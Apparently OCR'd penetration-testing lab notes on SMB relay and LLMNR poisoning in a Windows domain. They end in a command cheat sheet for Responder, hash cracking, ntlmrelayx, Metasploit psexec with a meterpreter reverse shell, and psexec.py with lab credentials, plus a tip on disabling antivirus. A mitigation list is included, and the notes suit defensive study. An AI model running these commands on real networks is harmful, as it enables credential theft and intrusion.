


We can also use this smb relay attack to get interactive shell on the machine.




-i flag is used to get an interactive shell rathe than hashdump.


Executing the attack in the same as executed earlier we can se we got a shell at 127.0.0.1:11000.



Using netcat to connect at 127.0.0.1:11000 and access the shell.



Accessing the ADMIN$ share



Mitigation:

- Enable SMB Signing on all devices
  - *Pro: Completely stops the attack*
  - *Con: Can cause performance issues with file copies*
- Disable NTLM authentication on network
  - *Pro: Completely stops the attack*
  - *Con: If Kerberos stops working Windows defaults back to NTLM*
- Account tiering:
  - *Pro: Limits domain admins to specific tasks (e.g. only log onto servers with need for DA)*
  - *Con: Enforcing the policy may be difficult*
- Local admin restriction:
  - *Pro: Can prevent a lot of lateral movement*
  - *Con: Potential increase in the amount of service desk tickets*

Commands Used:

For LLMNR poisoning

- responder -I eth0 -dwv # used to initiate responder at interface eth0
- hachcat -m 5600 ntlmhsh.txt path/to/wordlist --force
- john ntlmhash.txt

For smb relay

- Change in responder configuration, file used /usr/share/responder/Responder.conf, SMB=Off, http=Off
- responder -I eth0 dwv
- python3 /usr/share/doc/python3-impacket/examples/ntlmrelayx.py -tf targetlist -smb2support
- python3 /usr/share/doc/python3-impacket/examples/ntlmrelayx.py -tf targetlist -smb2support -i (for interactive shell instance)

For getting a shell in the target machine using the grabbed credentials

- msfconsole
- use exploit/smb/psexec
- set options
- use payload /windows/x64/meterpreter/reverse_tcp
- set options
- run
- If metasploit psexec does not works then go for psexec.py
- psexec.py --help

- psexec.py BiriyaniBlend.trio/tshaw:Password1@10.0.2.7
- Also see other tools like smbexec.py and wmiexec with the same syntax
- Pro tip: since psexec.py is very noisy when it comes to antivirus so start with smbexec or wmiexec and get a half shell, navigate around inside the system, see if there is any anti virus activated and disable it. Them go with multiple psexec option in metasploit.

LLMNR, NTLM, SMB(& SMB signing), responder, ntlmrelayx.py, metasploit(for privilege escalation), psexec, smbexec, wmiexec